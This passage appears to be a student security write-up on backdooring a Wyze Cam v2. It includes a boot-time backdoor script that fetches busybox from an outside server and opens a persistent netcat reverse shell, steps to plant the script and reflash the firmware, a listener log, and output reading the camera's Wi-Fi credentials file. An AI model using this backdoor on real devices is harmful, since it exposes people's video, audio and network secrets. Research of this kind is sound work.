#!/bin/sh

# Wait until we have internet
while ! ping -c 1 google.com;   #this will first try to ping google once every second (to determine if the device have any inter net connection)
do
   sleep 1
done

cd /tmp #once internet is available it change the directory to /tmp and download the busybox
wget http://52.57.160.242 /busybox-mipsel #busy box is uploaded to plain http site because device firmware don't support https
chmod +x busybox-mipsel

while true;
do
   ./busybox-mipsel nc YOUR_IP_HERE 4444 -e /bin/sh
   sleep 120
done
```

In the rcS bootup file instead of call to telnetd add call to backdoor [32] and need to set the executable permissions on the backdoor script. [31]



```
ninja@zaphod:~/Downloads/wyze$ code squashfs_1_out/etc/init.d/rcS
ninja@zaphod:~/Downloads/wyze$ chmod +x squashfs_1_out/bin/backdoor.sh
```

[31]




```
# Set Global Environment
export PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH=/system/bin:$PATH
export LD_LIBRARY_PATH=/system/lib
export LD_LIBRARY_PATH=/thirdlib:$LD_LIBRARY_PATH

# networking
ifconfig lo up
#ifconfig eth0 192.168.1.80

# Start telnet daemon
#busybox telnetd &

# Start backdoor
/bin/backdoor.sh &

# Set the system time from the hardware clock
#hwclock -s

#set the GPIO PC13 to high, make the USB Disk can be use
cd /sys/class/gpio
echo 77 > export        #申请GPIO
cd gpio77
echo out > direction    #设置为输出模式
```

[32]

Now repack the image again as the first time. Copy the firmware to micro-SD card. Then update the firmware again as mentioned earlier.


Then connect to the created/rented server and start netcat and listen mod on port 4444 then the camera will automatically connect after few seconds. [33]



```
ninja@zaphod:~/Downloads/wyze$ ssh ec2-user@52.57.160.242
Last login: Sun Jan 12 13:08:00 2020 from aftr-88-152-184-180.unity-media.net

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-172-31-28-178 ~]$ nc -lvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 88.152.184.180.
Ncat: Connection from 88.152.184.180:50882.
```

[33]

Now have the remote access to the wyze cam v2 through the backdoor. This can capture and send video files, audios, Wi-Fi credentials, etc. [34]



```
ls
IOT_server.txt
aws_iot
boa.conf
busybox-mipsel
cprm.sh
iot_info.txt
isp_tuning_func
kvs_config.ini
record.mp4
resolv.conf
sd_isExist.ini
wpa_supplicant.conf
www
cat wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
update_config=1
network={
        ssid="WhyFiTurbo"
        key_mgmt=WPA-PSK
        pairwise=CCMP TKIP
        group=CCMP TKIP WEP104 WEP40
        psk="[redacted]"
        scan_ssid=1
        priority=2
}
```

[34]

Mitigation

These vulnerabilities mainly exist because of the carelessness of the companies. The vulnerabilities in the Wyse cam v2 can be mitigate with the following options.

- Stop the firmware from publishing as open-source code.
- Disable the telnet connection because the recording can also get through via cable connection and micro-SD card.
- Use a strong encryption algorithm.
- Encrypt the source code.

METHODOLOGY

This research was conducted about hidden backdoor and open-source code vulnerability in IoT device firmware exploitation is done with the wyze cam v2. Within this research contain details about the vulnerability, exploitation, and mitigation methods.

To performe this analysis on this topic, msinly used web sites, documents from IoT experts and explanation videos from YouTube. With all these resources gathered and performed the exploitation and the research.

CONCLUSION

The wyze cam v2 backdoor and open-source code vulnerability, there vulnerabilities exists because of the companies carelessness and the programs were on properly coded.

In the backdoor vulnerability the main reason is the coding haven't done properly and use outdated and weak encryption algorithem. The companies can easily manage these issues by encriptin the firmaware or make it not available for the public. If the company don't pay attention to these vulnerabilities the customers privacy might be compromised.

References

1. https://github.com/ghidraninja/wyze_scripts/tree/master
2. https://medium.datadriveninvestor.com/iot-security-firmware-exploitation-8160028d8a2d
3. https://blog.checkpoint.com/2021/02/01/iot-firmware-security-zero-day-exploitation-prevention/
4. https://www.youtube.com/watch?v=hV8W4o-Mu2o
5. https://www.darkreading.com/risk/unsecured-iot-8-ways-hackers-exploit-firmware-vulnerabilities/a/d-id/1335564
6. https://web.archive.org/web/20200602074310/https://support.wyzecam.com/hc/en-us/articles/360024852172-Release-Notes
7. https://en.wikipedia.org/wiki/Wyze_Labs
8. https://www.gearpatrol.com/tech/a456838/wyzecam-v2-security-camera-review/